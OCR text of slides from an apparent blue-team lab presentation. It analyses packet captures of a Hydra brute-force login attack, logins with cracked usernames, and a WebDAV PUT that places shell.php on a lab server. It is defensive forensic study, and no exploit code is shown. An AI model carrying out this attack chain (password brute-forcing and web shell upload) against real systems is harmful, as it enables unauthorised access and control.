
Secret Folder

Successful


Blue Team – Hydra Brute Force Login Attack

Observation – Three Passwords Successfully Authenticated

Using the following filter:




Shows 10143 (16.6%) of the packet traffic related to the Hydra attack



Observation:

- There were **3 successful password authentications**
- Hydra brute force login attack



Blue Team Defense Agenda

Blue Team Introduction

Attack Summary

Suspicious Behavior

Hydra Brute Force Login Attack


Exploitation of Target Host

Post-Exploitation of Target Host

Blue Team – Exploitation of Target Host

09:36:05 – Login Using Ashton's Credentials

- No. 60789 is the first successful login




Successful credentials

- ashton
- leopoldo


Blue Team – Exploitation of Target Host

09:36:05 to 09:36:26 – Login Using Ashton's Credentials



Blue Team – Exploitation of Target Host

09:36:05 to 09:36:26 – Other Folders Accessed Using Ashton's Account




- 1st packet indicating the correct password is No. 60789
- 2nd packet indicating the correct password is No. 60903
- 3rd packet indicating the correct password is No. 60915
  - No 60915 – access to resources beyond the hidden folder

Blue Team Defense Agenda

- Blue Team Introduction
- Attack Summary
- Suspicious Behavior
- Hydra Brute Force Login Attack
- Exploitation of Target Host
- Post-Exploitation of Target Host

Blue Team – Post-Exploitation of Target Host

09:38:57 – Evidence of Shell File Placed onto Target Server



No.	Time	Source	Destination	Protocol	Length	Info
60971	09:38:15.453635	172.16.84.213	172.16.84.205	TCP	66	32902 → 80 [FIN, ACK] Seq=538 Ack=512
60972	09:38:57.519443	172.16.84.213	172.16.84.205	TCP	74	32904 → 80 [SYN] Seq=0 Win=29200 Len=(
60973	09:38:57.519968	172.16.84.213	172.16.84.205	TCP	66	32904 → 80 [ACK] Seq=1 Ack=1 Win=2931
60974	09:38:57.520103	172.16.84.213	172.16.84.205	TCP	358	32904 → 80 [PSH, ACK] Seq=1 Ack=1 Win=
60975	09:38:57.520267	172.16.84.213	172.16.84.205	HTTP/X…	301	PROPFIND /webdav HTTP/1.1
60976	09:38:57.524317	172.16.84.213	172.16.84.205	TCP	66	32904 → 80 [ACK] Seq=528 Ack=952 Win=1
60977	09:38:57.526553	172.16.84.213	172.16.84.205	TCP	332	32904 → 80 [PSH, ACK] Seq=528 Ack=952
60978	09:38:57.527039	172.16.84.213	172.16.84.205	HTTP/X…	221	PROPFIND /webdav HTTP/1.1
60979	09:38:57.546281	172.16.84.213	172.16.84.205	TCP	342	32904 → 80 [PSH, ACK] Seq=949 Ack=148
60980	09:38:57.547424	172.16.84.213	172.16.84.205	HTTP/X…	212	PROPFIND /webdav/shell.php HTTP/1.1
60981	09:38:57.548343	172.16.84.213	172.16.84.205	TCP	311	32904 → 80 [PSH, ACK] Seq=1371 Ack=19
60982	09:38:57.549942	172.16.84.213	172.16.84.205	HTTP	1180	PUT /webdav/shell.php HTTP/1.1
60983	09:38:57.552601	172.16.84.213	172.16.84.205	TCP	368	32904 → 80 [PSH, ACK] Seq=2730 Ack=25


```
[Next sequence number: 0    (relative sequence number)]
Acknowledgment number: 0
1010 .... = Header Length: 40 bytes (10)
Flags: 0x002 (SYN)
   000. .... .... = Reserved: Not set
   ...0 .... .... = Nonce: Not set
   .... 0... .... = Congestion Window Reduced (CWR): Not set
   .... .0.. .... = ECN-Echo: Not set
   .... ..0. .... = Urgent: Not set
   .... ...0 .... = Acknowledgment: Not set
   .... .... 0... = Push: Not set
   .... .... .0.. = Reset: Not set
   .... .... ..1. = Syn: Set
   [Expert Info (Chat/Sequence): Connection establish request (SYN): server port 80]
```

No. 60972
SYN is 1st step

No. 60982
PUT of file *shell.php* onto 172.16.84.205

Blue Team – Post-Exploitation of Target Host

09:38:57 – Evidence of Shell File Placed onto Target Server



